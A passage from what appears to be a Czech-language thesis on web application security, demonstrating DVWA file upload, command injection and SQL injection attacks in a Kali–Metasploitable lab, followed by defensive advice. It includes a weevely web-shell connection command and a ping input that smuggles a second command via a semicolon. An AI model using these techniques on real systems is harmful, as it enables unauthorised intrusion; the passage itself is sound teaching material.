
4.2.1 File upload zranitelnosti, code execution zranitelnosti a file inclusion zranitelnosti

Nejprve byl proveden přechod na stránku DVWA. Poté byl proveden proklik v menu na Upload.




Obrázek 34: Kali linux – DVWA upload, zdroj vlastní

Bylo otestováno nahrání libovolného obrázku. Byl úspěšně nahrán a byla zobrazena umístění.




Obrázek 35: Kali Linux – DVWA úspěšně nahraný soubor, zdroj vlastní

Za pomoci adresy umístění byl obrázek zobrazen. (.. znamená o adresář zpátky)




Obrázek 36: Kali Linux – zobrazení obrázku, zdroj vlastní

Pomocí nástroje weevely byl vygenerován soubor shell.py.




Obrázek 37: Kali linux – nástroj weevely, zdroj vlastní

Soubor shell.py byl nahrán. Nachází se na stejné adrese jako původní obrázek. Pouze bylo třeba změnit název souboru.




Obrázek 38: Kali linux – uploadnutí shell.php, zdroj vlastní

Objevila se bílá obrazovka, kdyby se zde soubor nenacházel, objevilo by se 404.




Obrázek 39: Kali linux – zobrazení shell.php, zdroj vlastní

Pomocí příkazu weevely http://10.0.2.5/dvwa/hackable/uploads/shell.php 123456, kde 123456 je zvolené heslo k souboru shell.php při generování. Takto by útočník zajistil, aby vložený skript spustil jen on sám.




Obrázek 40: Kali linux – připojení přes weevely, zdroj vlastní

Příkaz uname -a ověřil, zda je skutečně operováno na stroji Metasploitable.




Obrázek 41: Kali linux - kontrola připojení přes weevely, zdroj vlastní

Pro **code execution** zranitelnost bylo přejito na záložku Command Execution. Před provedením využití zranitelnosti, byl odzkoušena normální funkce příkazu ping zadáním *10.0.2.15*.



Obrázek 42: Kali linux - code execution zranitelnost I, zdroj vlastní

Poté bylo využita možnost oddělovat příkazy pomocí středníku v příkazové řádce. Do okna pro ping bylo zadáno: *10.0.2.15; pwd*. Byl proveden, jak příkaz ping, tak příkaz pwd.



Obrázek 43: Kali linux - code execution zranitelnost II, zdroj vlastní

4.2.2 Ochrana před výše zmíněnými útoky

Mnoho z těchto zranitelnosti existuje kvůli funkcionalitě, které poskytují. File upload problém umožňuje nahrát uživateli soubor s jakoukoli příponou. Toto by se nemělo stávat. Uživatelé by neměli mít možnost nahrávat jakékoli soubory, které chtějí. Pokud tvůrce webové stránky očekává obrázek, je třeba aby zkontroloval typ nahrávaného souboru. Když očekává písničku, musí zkontrolovat, zda se jedná o mediální soubor.
Je možné kontrolovat přípony souborů. Nicméně nejedná se o správný způsob. Daleko lepší je kontrolovat typ souboru, zda je obrázek, či mediální soubor místo kontroly přípony, protože přípona může být také obejita.
Code execution zranitelnost umožňovala spustit útočníkovi jakýkoli kód na cílovém počítači. Této funkcionality by se tvůrci webových stránek měli vyvarovat. Pokud je opravdu něco podobného nutné použít, tak je třeba analyzovat vstup předtím, než je exekuován.
Klíčové při ochraně proti file inclusion je předejít vzdálené file inclusion, která umožňovala připojit soubor kdekoli v síti. Stačí zablokovat allow_url_fopen a allow_url_include. Pro lokální file inclusion je dobré použít statická file inclusion místo dynamické. To znamená vytvořit pevný seznam souborů, který chce tvůrce webové aplikace použít pro file inclusion, nikoli je dostávat přes GET nebo POST.


4.3 Demonstrace SQL injections

K názorné demonstraci nejnebezpečnějších zranitelností SQL injections bude nejprve prohlédnuta databáze zranitelného stroje.
Bude demonstrována SQL injection v metodě POST a bude obejit login skrze tuto metodu. Poté bude demonstrována SQL injection v metodě GET.

Dále bude demonstrováno čtení z databáze pomocí SQL injection. Budou extrahována citlivá data. A poté bude dokonce zapisováno do databáze.


4.3.1 Prohlídka databáze

Pomocí příkazu *mysql -u root -h 10.0.2.5* byl získán přístup k databázi. (Nejedná se o hacking.) Přístup je vykonáván v příkazovém řádku na zařízení Kali linux, připojuje se k virtuálnímu stroji Metasploitable.




Obrázek 44: Kali linux – připojení k databázi I, zdroj vlastní

Po připojení do MySQL konzole byl zadán příkaz *show databases;*, zobrazily se dostupné databáze. První databáze se jmenuje information_schema, tato databáze je implicitní databáze, ve které jsou implicitní informace o všech ostatních databázích. Tato se nainstaluje automaticky, jakmile je nainstalováno MySQL. Další jsou jednotlivě pro každou aplikaci. Každá z těchto databází obsahuje informace, které používá příslušná webová aplikace.



Obrázek 45: Kali linux – připojení k databázi II, zdroj vlastní

